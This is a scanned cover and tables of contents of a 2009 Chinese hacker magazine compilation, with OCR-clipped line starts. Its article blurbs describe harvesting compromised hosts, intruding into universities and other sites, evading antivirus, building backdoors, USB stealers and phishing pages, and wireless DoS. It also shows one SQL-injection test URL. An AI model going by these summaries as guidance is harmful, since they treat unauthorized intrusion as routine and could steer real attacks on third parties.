学Hack 阅手册 国内最适宜的安全读本 4.5G超值DVD BT3 Live CD（光盘启动） 非安全①②季合辑

黑客手册2009合订本

非安全①②季

No 黑客手册 nohack.cn 出品

¥36元

赠 热门超值 无线黑客菜鸟照顾手册

内网渗透高手指南]系列

网渗透中的小工具
内网中的信息收集之一：内网结构的探测
网渗透之神奇兵器reDuh
内网入侵之二：系统用户的密码收集以及利用
h—tookit在内网渗透的应用

无线黑客WirelessHacking]

线攻击技巧系列之一：让VMware也能使用PCMCIA无线网卡
线攻击技巧系列之二：搜索及发现内网非授权无线路由器/AP技巧
气中的战争
线攻击并不只是破解密码——搞怪的MDK3
线钓鱼能手——Airsnarf
线包裹加工站——锻造宝物的WifiZoo

数据包也疯狂]①②③④⑤系列

务端与客户端的交互是以数据包的传递来实现的，如果数据包没有被加密，那相于是将数据包赤裸裸的展现给黑客，只要被截获。通过这个系列的学习，我们将对报文构造与修改有一定的了解，并能比较有条理的编写一些利用工具。

[经典Hack案例流程]

黑客和超女的亲密接触
一个Oracle注点引发的主机沦陷
粉碎VPN安全的假象
一次详细的JSP跨站入侵
渗透少年黑客网站
曲折的渗透之路

[黑小说]

特仑苏I/II/III全集

黑安全火热之夏，LIVE CD引导型DVD光盘

unx操作系统特选] BackTrack3 / Ubuntu / Puppy
经典影视] 硅谷传奇
学习资料] 特选动画教程+电子书
工具集合] 黑客工具经典版 / 黑客工具珍藏版
0901—0906手册相关] 附加数据提取查看器V1.2 / 迅雷快车旋风地址转换器 / Windows CE API手册v2.0 / Windows核心编程 / IIS组件安装包（XP2003）/ 内网渗透之神奇兵器reDuh / URLScanner / 批处理潜行者3.0 / 多功能转换工具 / 无线钓鱼手Airsnarf / 黑刃Dezender3.0 / 维护通道相关程序 / HOSTS修改器 / ASP在线解压工具 / 防止挂马的ASP源代码 / 中文bt3u盘全套工具 / 硬盘启动引导 / lanker一句话 / SA综合利用工具 / 菜牛投稿教程 / JspSpy黑客手册专版 / 暴风影音0DAY网码生成器 / 灰狐驱动学习笔记系列 / post提交工具 / ……
特选MV] Miley Cyrus（麦莉·塞勒斯）—7 Things Official

线商城：book.nohack.cn 淘宝店：taobao.nohack.cn 拍拍店：paipai.nohack.cn 入侵非授权网络设备是一种违法行为，请遵守国家相关法律法规

ISBN 978-7-900452-13-1

非安全

黑客手册

2009 ①②季

合订本

合订本目录

2009.01

新闻时评

16 走近“云安全”

肉鸡接龙

17 Discuz 漏洞再利用之批量抓肉鸡 winger[bhst]

很多人都没有更改这个一句话木马的内容就拿来使用，用完之后一句话木马也不删除就离开，且不说他们是懒惰还是出于对发布者的尊重，这种情况可以被我们利用拿到大量肉鸡倒是真的

18 过年前的最后疯狂——利用IE7 0day抓鸡 LC旋律

这个0day 的价钱传得很疯狂，而且这个漏洞是由中国人发现的，好象还影响ie8，听说12万，疯了

菜鸟恶补

18 Vista 也玩PHP（下） 上弦月

apache 的官方为我们提供了msi的安装版本，这让apache在Vista下的安装更加容易

20 数据包也疯狂（一） xiaoy

服务端与客户端的交互是以数据包的传递实现的，比如，HTTP 消息由客户端到服务器的请求和从服务器到客户端的响应组成，请求消息和响应消息分别实现从客户向服务器发送请求报文和从服务器到客户的回答。在某些通信中如果数据包不被加密那么将会非常危险，黑客可以轻松的截获包的内容，经过改包之后再转而提交，或者，模拟客户端发送HTTP 请求，而造成服务器形成或返回黑客想要的响应

酷玩

22 不用密码也能查看加密QQ相册 无敌小龙

前段时间空间的加密日至可以通过搜索查看，现在相册也可以了哦，其实你日至的内容都是放在公共服务器上的，只要你有资源的地址就能访问

23 QQ空间5.0技术大揭秘 郝安山

25 QQ技术全攻略 王兴东

想整整你的朋友吗？教大家一个恶作剧的小方法，让别人的QQ无法登录

26 巧设QQ代理，气死嚣张彩虹QQ 郝安山（fredom）

27 无需登录QQ在网页中查看好友资料 小坏坏

27 不是会员也能穿红钻QQ秀 K-BOXING

Q版黑客

28 中毒后的小技巧放送 冰的原点[L.S.T]

经常玩黑的人应该或多或少的中过毒吧！从与病毒、木马等的较量过程中你收获了多少经验呢？这里也只是经验之谈，让你了解更多的实用小技巧而已，也许下一次，本文的招数你就会派上用场哦

29 对《Windows下建立隐藏文件夹》一文的补充 永远的疯子

看了2008年第2期《Windows下建立隐藏文件夹》这篇文章后，很有启发。但对作者提出的删除方法本人认为太麻烦了，于是做了个补充，另外还给了一个应用

30 一次对盗号的反击 black humor @ [B.H.S.T]

我可不喜欢打游戏更不喜欢他的木马，不吃这一套，更讨厌这种“黑客”。于是想着要怎么来玩儿会这个“黑客”，先打开那个二级域名的主站看看说不定是个免费空间提供商

31 对蒙蔽WSYSCHECK的Ruser木马的一点查杀研究 无敌小龙（张博）

在中了木马之后，笔者通常都会使用WSYSCHECK来查杀这些DLL线程插入木马，但是奇怪的是，笔者在使用WSYSCHECK时，居然无法通过WSYSCHECK的可疑服务查找功能

33 无线的天空+无限的流量——对0801期《电脑利用手机无线上网》的补充 h4ckj0y

35 DEKSI Network Inventory：让网络监控了如指掌 风之阳

某台电脑的内存条可能被拆掉、硬盘被“偷梁换柱”甚至服务器被恶意监控等。但是，由于管理对象复杂，加上网络管理软件价格昂贵，有限的预算使得网络管理员只能使用简单的手工管理，这往往会带来很大的工作量。那么，有没有“物美价廉”的方案呢

38 MS08068漏洞利用浅析 Jk7ose

测试这个漏洞还费了我些功夫（编辑注：莫非大家都用360打上了补丁……），因此只好到古老的学校机房去测试了，先是测试本机，很容易的就成功了，机房都一个配置，因此可以断定全机房都是没打补丁的了，随便霸占了两台邻近的机器开始测试

黑小说

40 断头台V 张鹏亮

顿儿最近很郁闷，非常的郁闷，这种郁闷的情绪传染给了文叔和我，我们对此都一筹莫展。这不是0day，也不是SQL注入和溢出。然而确确实实是我们的数据被盗了。这就好比YY小说里面狗血的剧情以及柯南版的密室杀人案，看不到任何蛛丝马迹，但公司的下月计划报表被公布到一个行业论坛里，这却是事实

新洞练练看

42 看菜鸟也来揭ACTCMS 2.0伤疤 孤水绕城[L.S.T]

这套程序总的来说还算是很安全的，只是在对上传方面的措施还是没有做到位，这里我们能看到程序员在努力地屏蔽漏洞，可是由于对无惧无组件上传漏洞的发生还不是太了解，造成漏洞的发生

46 讯时漏洞浅析和利用 初学者

自牛人对讯时2.7版本三顾以来（参考黑手200704期），人们便把目光投向这个毫不起眼的新闻系统，虽然讯时一直修补漏洞，不断在升级系统版本（最新版本是3.5）但讯时系统作者在编写程序时，似乎总是对提交的参数上的过滤比较混乱

49 Ajax_sohu博客的一个小蠕虫 小帅【0.S.T】

最近无聊看了些《越狱》，感觉很刺激，枕头边上还有点ajax的书，无聊就拿出来看了。头脑一热，看到里面的eval()和indexof()让我想起了一篇文章

50 QQ空间的DOM XSS 小帅【0.S.T】

51 Pcook CMS V2.1的安全分析 3少

52 2月小说网0day 熟悉的陌生人

代码采用asp编写，通过此漏洞，可以轻松拿到webshell，漏洞出在book.asp文件中

西线无战事

53 黑客和超女的亲密接触 rabbitsafe
编辑点评：看了这篇文章，我想起卖油翁的一句话，无它，但手熟尔。熟练掌握了一些漏洞技巧，搞定一个正好有漏洞的站也不是难事

55 php+MYSQL 得到绝对路径的方法 知识型流氓[LST]
编辑点评：什么是好文章呢？发前人未想，思别人未思，让人眼前一亮的是好文章；另一类就是总结式的了，你看现在的黑客大部头书，哪一本不是总结式的呢？搜集整理，汇编点评而成的也是好文章。但这篇文章也有缺点，就是立意是好的，但是收集的素材却不够多。像php暴绝对路径的还有 php?id[]=123、phpmyadmin 等各种版本的漏洞等等；在WEB目录上有虚拟目录列表、读robots.txt查看等方法

56 另类黑 XX 理工学校 冰火[S.B.S.T]

57 我的一次完整入侵——渗透XX大学 sniperhg [0.S.T]

59 魔兽再狂也难抵万能权限 rabbitsafe
文章中的 Windows Token Kidnapping 本地提权漏洞，目前好像微软还没出补丁，大家手里如果有大量 Webshell 没有提权的，可以用这个漏洞试试

62 曲折的Shell，强大的IIS do

63 入侵某私服网 冰的原点[L.S.T]

66 坚持不懈，渗透虚拟主机服务器 耗子
但是作为一个入侵爱好者，同时也是为我的BLOG将来的安全考虑，我首先在站点目录下传了海洋顶端ASP木马，看看服务器的安全情况，虽然这种虚拟空间服务器的安全情况应该相当的好，但我还是决定一试，检测组件发现 WSCRIP.SHELL 和 WSCRIP.NETWORK 都不在了，看来管理员还是又点经验的

高手专栏

69 浅谈 Hacking 中的小技巧 Netpatch
我们一般无法使用 Perl 去做一些想做的事情。比如，当旁注进入服务器，却因服务器执行不了命令而原地踏步，无法继续向最高权限前进

黑器免杀班

73 “壳中改籽” 轻松免杀 OrphousV
加壳时最好选择些生僻壳，这样“壳中改籽”的免杀效果会比较好。此外，不要尝试对对木马的配置文件直接进行“壳中改籽”免杀，那样会造成木马配置不成功

74 简单突破 360 安全卫士 佚名
现在推出的一些木马程序，默认都可以突破安全卫士。但是对于灰鸽子这样的老木马，突破起来就有了很多的难度，还好灰鸽子的插件管理功能为我们的操作提供了便利

窗外

75 Linews

76 FreeBSD 学习笔记（三） 风飘雨
作为一台服务器，你可以没有 apache 可以没有 mysql，但你不能没有SSH，安装好一台主机之后首先要配置的也是SSH，之后你就可以回家躺在沙发上慢慢配置你的服务器了

77 窗内外文件传输简约方案 七绝书生

快码加编

78 浅谈 NDIS 中间层驱动下防火墙的实现（二）
UESTC@凝聚网络安全工作室 __ay
在NDIS中间层中，驱动程序接收和发送数据包的过程并非我们所想象的那么简单，当底层网卡接收到数据时，它会通知NDIS中间层驱动进行接收，中间层驱动会为将要发送上来的数据分配缓冲区，之后下层网卡就会传送数据过来了

79 用 DELPHI 把粘滞键程序打造成至尊后门 朱建良
入侵 WINDOWS 系统成功以后，总想找一个隐蔽而又恒久的后门，希望她既不会被杀毒软件查杀，又不会引起管理员的注意，还能实现基本的后门功能。而对于启用远程登录服务的系统来说，粘滞键后门绝对是最为经典的后门

82 利用 VBS 写蠕虫模板 马骏

83 VB 子类化技术打造 U 盘小偷 无敌小龙

85 C# 编程穷举得到长城宽带账号密码 向前辉

CRACKER

87 86 说 & 每月破资源

88 手工脱某下载者 NsPacK Private 壳 风飞沙
该手法高度隐匿，能躲过很多安全软件及高手的追杀。使用PEid v0.94 查壳，提示为“什么都没找到 *”，改用深度扫描提示为“Anti007 V1.0—V2.X —> NsPacK Private *”

读编互动

89 Q&A 徐师傅

90 29 号信箱

2009.02

新闻时评

92 诺基亚的噩梦 风逝水
记得那篇文章中提到“品牌手机用户不用担心”，好多人都松了一口气。那么，今天我带来的就是手机大户 NOKIA 的噩梦

菜鸟恶补

93 数据包也疯狂（二） Xiaoy
我们要想找到一个可以免费、无验证码、无限制发短信等集诸多“优良”条件于一身的网站似乎是不可能了

酷玩

96 cooloo 典藏——将 QQ 恶搞进行到底 郝安山

97 一招彻底干掉 QQ 安全中心 古典娃娃
越来越自私了，珊瑚虫被它干掉了，现在连彩虹也不放过，我们这些穷用户哪有钱去使用它那些收费垃圾啊

98 小菜来揭穿骗子的面纱 佚名
我申请的时候故意将密码设置得相当复杂，于是我决定进邮箱去看一下，结果却发现了戏剧性的一幕：原来我只是申请了网易通行证，而邮箱还没有开通呢

合订本目录

Q 版黑客

98 多种方法绕过 Windows 登录验证 菜客

lsass 进程是一个管理安全机制和登录策略的进程，难道它识别出了当前存在的 sam 文件不是自己的？可见，即使同样是 XP，sam 文件也是有区别的，也许是因为我电脑上的 XP 和虚拟机里 XP 是从不同的 XP 盘安装的

100 VPN的简单配置 冰的原点[L.S.T]

玩黑的朋友通常在拿到一台 3389 的服务器后有时也不知道做什么，其实做一个 VPN 是很有用处的。接下来就教大家一个简单配置 VPN 的例子

102 金盘电子阅览室管理系统 v7.0.8 版之免费上网 初级列兵甲

比较不错的计费管理软件，最近又推出了新的版本 v7.08。作为菜鸟的我们，本来身上的银子就不多，自然要想到免费上网了

103 巧用网络小命令突破上网封锁 光芒果

用 NETSH 命令突破网络封锁是一个很特殊的例子，其实在其它地方我们还可以用这个命令来干更多的事情

104 教你突破下载站封锁线 ♂深蓝浅蓝

有些朋友平时用惯了 IE 自带的下载，并没有安装新式的 P2P 下载工具，这就造成了很大的不便

新洞练练看

105 读新术－基于开源代码更新的漏洞挖掘技巧 FireFox[F.s.T]

所谓补丁或者更新，一直以来是研发方为更新产品安全问题、增加新功能或提高运行效率而发布的。但对于安全研究人员来讲，补丁或者更新一直以来也被认为是漏洞挖掘的“指南针”，就类似微软发布更新的星期二，就被很多安全研究人员喻为“Black tuesday”

108 最新IE 0day shellcode提取和剖析 Chenchen

这里就拿其中的一个 shellcode 来好好的的剖析一番，深入研究一下

110 Jsp 脚本安全分析（一）——Eron 留言本分析 拉风醋

Eron 留言本是网上某某作者的练习作品，就安全性来说基本没有考虑，程序采用的是 scriptlet，逻辑处理和数据库操作以及显示给用户的页面都没有分开，其写法与 asp 颇为相似

111 挖掘魅力企业网站管理系统 2007 漏洞 边城三少

这篇文章我想说两点，第一个就是 cookie 注入的问题。虽然 jmdcw 大哥早就把工具写出来了，但熟悉使用的人还是不多。第二点就是作者提到的关于把 eweb 编辑器的登录页面删除以后，直接访问 Admin_Style.asp 的问题。这得看访问限制，如果真没有限制的话，这又为大家渗透的时候提供了一个思路。嘿嘿，赶快把这个文件放到自己的字典中去……

113 IT时空吧网站程序防注入文件分析 Dream an end

不过百密一疏的是：它竟然用了一套经典的垃圾防注入文件，一下就让这系统的安全性下降了大半，我们来看看吧

114 带问题来投稿——手把手使用 Jsky 和 pangolin 实战高效漏洞挖掘 7EraMKVu

Jsky 给我感觉是带爬虫功能的安全分析工具（官方网站上说还是内部测试阶段），挺好的！如果你上网不是的光纤，建议线程设置小点，不然很卡！我一般用它来挖敏感路径，SQL 注入、XSS 都支持，而且不怕挖到别的站上去

西线无战事

116 一个Oracle注点引发的主机沦陷 MIAO

注入从 mssql 开始，接着 mysql 也被大家研究透了，现在的方向是 Oracle 了。以前 Oracle 只是猜解一下表名，现在连命令都可以很方便的执行了，相信随着研究的人越多，研究水平不断提高，好的工具也会不断出现的。

118 渗透XXXX 晓华[岁月联盟]

编辑点评：很详细的一篇手工注入 ORACLE 的文章，新手应当能看懂并可以模仿。至于原理也是很简单，大家从 php+mysql 注入上就应当可以了解，大同小异的

121 渗透 XX 信息安全网 晓华[岁月联盟&S.C.T&T.S.T]

渗透主要是要有灵活的思路和技巧，还要有毅力！还是那句话，遇到困难千万别放弃，放弃就等于失败

124 意外进入某大学内部网络 Rabbitsafe

这回给大家带来的是意外进入某大学网络，主要是利用国外的“XAMPP”配置方面的漏洞进行渗透

127 左道旁门的渗透 无敌小龙 & 高永刚

两只黄褐色的蝴蝶随着略带伤感的背景音乐在那飞舞，仿佛回到了东晋时期的祝家庄

129 友情检测翻交门户网 Rabbitsafe

翻交网的 WEB 和数据库在一台服务器上，操作系统是 LINUX，内核是 redhat2.4 版本。数据库用的是 MYSQL5.0，网站程序是 PHP，服务器上存放有 8 个站点

132 入侵某黑客网站 admin

点击登录链接，发现这套系统是 php 的，再访问网站一个不存在的目录，从返回的错误页面知道服务器使用的是 IIS

133 菜鸟恶补之COOKIE注入 龙月&河南NIIT

我再次进入主页时，发现网站早已脱胎换骨，网站整体非常 PL，什么都别说了，就冲这这么漂亮的网站，开战！玩黑的都不会放过自己学校的……

138 拿什么拯救你，我的旁注 Yizhigu [L.S.T]

在通过注入、上传等常规入侵手段无法获取 webshell 的情况下，我们的首要途径就是旁注。可是当服务器上的网站都大部分采取同样一套安全系统的情况下，我们如何避开这些“亲戚”网站而有效的进行旁注呢

139 记一次入侵某大学的全过程 知识型流氓[LST]

经过相当长一段时间的探索，虽然没有找到注入点，可是却找到了个 PHP 程序报错的地方，在 URL 后加单引号提交的时候，程序给我们提供了非常关键信息——绝对路径

142 “西线无战事”被社工了 3少

编辑点评：看样子，这真是我们 2008 年度最认真的读者了，没有把我们的杂志当成八卦周刊。其实本文作者的学习过程，我在编辑文章的时候有时也会这样，按作者投稿里的方法来试一下，这样可以更好的对作者和读者负责

高手专栏

144 内网渗透中的小工具(一) NP

可能对一些新手来说还是比较陌生的，真的碰到一个大的内网时，特别是域结构的内网时，往往让新手朋友不知如何下手，而现在一些大型的企业，所采用的网络拓扑都普遍是这样的结构

146 域内网中的信息收集之一：内网结构的探测 lcx

有了内网的第一台机器的权限后，如何收集信息，这是很关键的一步，这篇文章讲的就是域内网信息收集的第一步

黑器免杀班

148 构建差分硬盘虚拟机的免杀测试环境 X140CC

免杀技术一直被像我一样的广大菜菜们所喜爱，通过对免杀技术的学习，可以更多地了解杀毒软件的杀毒原理以及系统底层的知识，并且可以拓展自己的知识结构

窗外

152 Linews

153 linux 系统级优化简明手册 小糊涂神

像 mysql、sendmail、postgresql、httpd 等都是非常棒的服务，但是当你不使用它的时候，应该停止，这样不仅可以少占用宝贵的系统资源，

还可以减少安全隐患。检查自己系统使用中的服务，可以使用nmap工具扫描

快码加编

156 浅谈NDIS中间层驱动下防火墙的实现（三） UESTC@凝聚网络安全工作室__ay

在上期的PtReceive的示例代码中，PacketAnalysis就是我们提取数据包地址的函数。在PacketAnalysis中我们只要从NDIS_PACKET结构中得到NDIS_BUFFER结构，这是一个链表结构，然后遍历这个链表就可以得到数据包的内容了

157 远程控制软件界面美化之数字彩色进度条 杨阳 李文娟

远程控制软件在上传文件或者下载文件的时候，都有一个进度条来表示上传或下载的进度，我们可以通过VC中MFC的"Process"控件来实现。通过MFC的"Process"控件实现的进度条显示进度时是简单的蓝色，本文将教给大家通过MFC的"Process"控件和自定义扩展类来实现数字彩色进度条的方法

160 用Asp编写钓鱼网页盗Yahoo邮箱 李劼杰

网络钓鱼不是什么新兴的技术，在当今更是应用得非常普遍。今天我们就来了解一下用Asp怎样编写一个钓鱼网页，盗取Yahoo的邮箱，以及如何对所盗得的信息进行保护，不让他人窃取

CRACKER

161 10086新年＆每月破资源

162 手动脱未知壳 December

未知壳，是与已知壳相对而言的，世上本没有"壳"，但写的人多了，壳就出来了。未知壳，是我们在破解中经常会碰到的，只要你是玩破解的，就无可避免地会遇上，如果还没遇上的话，那只是时间问题而已

读编互动

164 Q&A 徐师傅

165 29号信箱

2009.03

新闻时评

167 从卫星撞击事件展开联想

肉鸡接龙

168 杰奇小说0day再掀抓鸡狂潮 LC旋律

在小说系统中使用率最高的杰奇小说爆出了一个严重的漏洞，攻击者可以通过这个漏洞来直接获取目标网站的webshell

菜鸟恶补

169 对WINDOWS两个组件的介绍和联想 孤水绕城[L.S.T]

可能官方解释有点晦涩难懂，其实这个组件很简单，就是可以替代mstsc远程桌面连接这个程序，使我们能够在浏览器中或Visual Basic应用程序中实现对终端服务（就是小黑们常说的3389）的连接

172 数据包也疯狂(三) xiaoy

这期给大家带来的是Web程序漏洞利用工具的编写！也许你已经具备了查找漏洞的能力，一直就梦想着发布署上自己大名的Exp（虚荣心作怪呀）。说实话，我觉得这样的文章挺难写的，因为被划分在"菜鸟恶补"一块，写得涉及到编程了，估计大家也不爱看

酷玩

174 "流量统计"助我拿好友IP swan

自从彩虹QQ被封杀后，窥视好友的IP成了网虫们的一大难题。现在常见的方法是利用防火墙以及查看端口等方法来查看好友的IP，其实让好友显示IP的方法还有一种

Q版黑客

175 轻松破解防盗链系统 ↥深蓝浅蓝

防盗链也是用代码写的，只要是代码不够严谨一样是会被突破的。说到referer欺骗，大家留心一下，好多程序都存在这样的问题

176 非常规运行exe的一些思考 清远长风[B.B.E]

以后要使用这个程序时，只需要运行这个bat不就行了吗？这样一来，你的U盘里就没有exe了，那些靠后缀名来决定是否感染的木马、下载者就不会光顾你了，这样岂不安全很多

黑小说

177 特仑苏I 九叔

却发现这个美女一边喝特仑苏，一边吃光友粉丝，那淡淡的醋香顺着空气飘了过来。不过老实说，这是一种很奇特的习惯，高贵的特仑苏和廉价的光友粉丝无论如何也不太搭杠

178 The Way You Make Me Feel Cherish

你知道吗？每次见你之前我都要想好多，我要想你要不要弄网站，要不要忙着《黑客手册》的投稿，要不要抽点时间种木马抓肉鸡，要不要和网友QQ些经验，我的心真的好累

新洞练练看

180 从分析乔客CMS注射0day到思维拓展 落叶纷飞[JJSEX] @ 肇庆端中

好像并没有人做详细的分析，这次我们就来分析一下这个漏洞的成因，存在注射的URL是"/common/comment.asp?dataid=14789&channel=down'"

182 全面剖析马克斯电影网站注射0day 落叶纷飞@肇庆端中

马克斯电影网站管理程序几乎占领了国内asp电影系统的所有市场，一直以来它都并未爆出过危害比较大的漏洞。这不，最近无聊下了这套程序的2.0最新版来读，发现其存在几处严重的漏洞

185 "asp安全续谈"补遗 孤水绕城[L.S.T]

文章中分别写了"session安全"、"robots.txt安全"、"数据库安全"及"网站目录安全"这几块内容，感觉对于asp网站安全涉及的东西很多，也很杂，只写这几个方面感觉有点单薄，所以就想写个续篇。根据自己以前拿站，还有对网站源码分析的经验和总结，说说自己对于asp网站安全的看法

合订本目录

西线无战事

189 粉碎 VPN 安全的假象——PPTP VPN 攻防实战

Christopher Yang／杨哲[ZerOne]

大多数管理员及用户对于VPN的看法都是：VPN环境已经属于高级别安全防护，足以保证企业内部信息通信的安全与稳定。那么，事实真的是这样么？VPN真的是如此无敌么？下面我就带大家来揭开VPN薄弱的面纱，看看黑客们是如何进行VPN攻击的

192 WMI 之原始入侵法 独孤求败[中国调用门安全小组]

好像年前有篇文章是用wmi命令来入侵网吧的电脑，后来由于不知道用什么命令来实行cmd命令，结果作者就又用Remoxec这个工具来攻击了，今天我算是给他那篇文章的补充

193 黑盒＋白盒入侵站点 sniperhg [0.S.T]

195 空气中的战争 OrphousV

这篇文章你是当作小说看还是当作说明文看呢

197 利用 SHELL INJIECTION 进行入侵

BloodSword @ 0kee&vtwo

好像是什么大学生求职／兼职类型的网站，这年头，大学生找个工作也不容易啊，更别说我们这些没上大学的人了

201 路由器交换机入侵方法大揭密 冯谷／张淼

路由器和交换机在默认配置下存在严重的安全漏洞，如果不修改相关的默认配置，攻击者很容易就能拿到路由器或交换机的控制权

203 我的入侵笔记——对所在大学的安全检测 Dream an end

还没来得及总结成长的经验，大二的上半年就悄悄溜走了。在这半年里，由于太忙，从没细心的对我们大学做过安全检测，为了这半年不留遗憾，在考试的最后一天，对其中的服务器做了次检测

207 一篇论文引发的入侵——记对当地医科大的渗透检测 安天 365 团队

高手专栏

212 内网渗透之神奇兵器 reDuh NP

何谓reDuh呢？按其官方的意思，就是用JSP、php、aspx的Socket，把我们传输的数据进行转发后，变成有效的HTTP请求，然后传送到服务器并解码还原后重新定向数据到指定端口的WEB隧道程序

213 幸运的跨站 lcx

黑器免杀班

214 打造属于自己的数字签名 蜀国布衣

自从"云计算"这个概念被提出后，很多杀毒软件也纷纷抛出了"云安全"的概念。其实笔者在使用了多款杀毒软件以后，发现杀毒软件对病毒的防御，主要还是基于特征码和主动防御两个方面。至于"云安全"，则是在病毒安装以后，才能发挥出其在进程检测方面的某些优势

窗外

216 Linews

216 虚拟机下安装 64 位版 Mandriva 2009

知识型流氓[LST]

新版本的Mandriva 2009大胆的采用了KDE 4.1.2作为桌面系统，还整合了很多最新的特性和工具，启动时间约比以前快了25%，用"惊艳"这个词来形容Mandriva 2009丝毫都不夸张

217 无线攻击并不只是破解密码——搞怪的 MDK3

AnOnYMoUs

MDK3是一种利用IEEE802.11协议漏洞的无线攻击工具，可产生大量或特定虚假无线热点及进行DOS攻击，对无线客户端与无线路由器很有威胁，此类攻击很难有效被防御

快码加编

219 反弹木马编写之灰鸽子文件管理模拟（上）

无敌小龙

222 详解系统端口监视报警器编写——从原理分析到最终安装包制作 夜翼

编写程序最难的不是语言学的多少，应用的如何，而是这个程序的运行思想，也就是编写思路才是最重要的！刚入门的新人一定要培养起这么一种观念：软件只是被用来减轻我们重复劳动用的，不是黑客的全部，也不是在入侵时最重要的东

224 用 VB 编写 U 盘恢复精灵 李劼杰

遇到弱的还倒好，要是厉害的病毒，把exe文件头一修改，那才叫惨，自己写的程序全部被感染，只有被迫全部删除，重新生成可执行文件。今天就来简单编写个U盘恢复精灵吧，应付普通的U盘病毒侵袭

225 漫话溢出 II OrphousV

这次要谈的内容，只要看到底，保准血流舒畅，暖意融融，不过会不会出现高原缺氧反应，在下就不敢保证了。对溢出有点了解的读者，这次要讲的内容应该觉得比较顺畅，没接触过的，也不用担心，请戴好氧气罩，准备启程

228 C# 打造 SA 另类入侵工具 梦幻剑客

可是有时候遇到的服务器很BT，当方法不能奏效的时候不妨用本文介绍的一种存储过程 sp_makewebtask

230 JAVA 实现 TCP 端口扫描 曹云龙

CRACKER

231 10086& 每月破资源

232 再战未知壳的脱壳——esp 定律的妙用（一）

December

随着抓鸡啊、挂马啊等等技术的发展，马马的免杀处理方面越来越显得重要起来，连以前的一些黑客高手也不得不先暂时放下手头"工作"，去学习如何免杀，以期望让自己的马马能够存活得久一点。上次我写了一篇《手动脱未知壳》，将这篇与上篇连起来学习，效果更佳

234 移动加密大师 ulock 的破解之路 小龙


236 简单破解 mp3 转换程序 冷雪书生

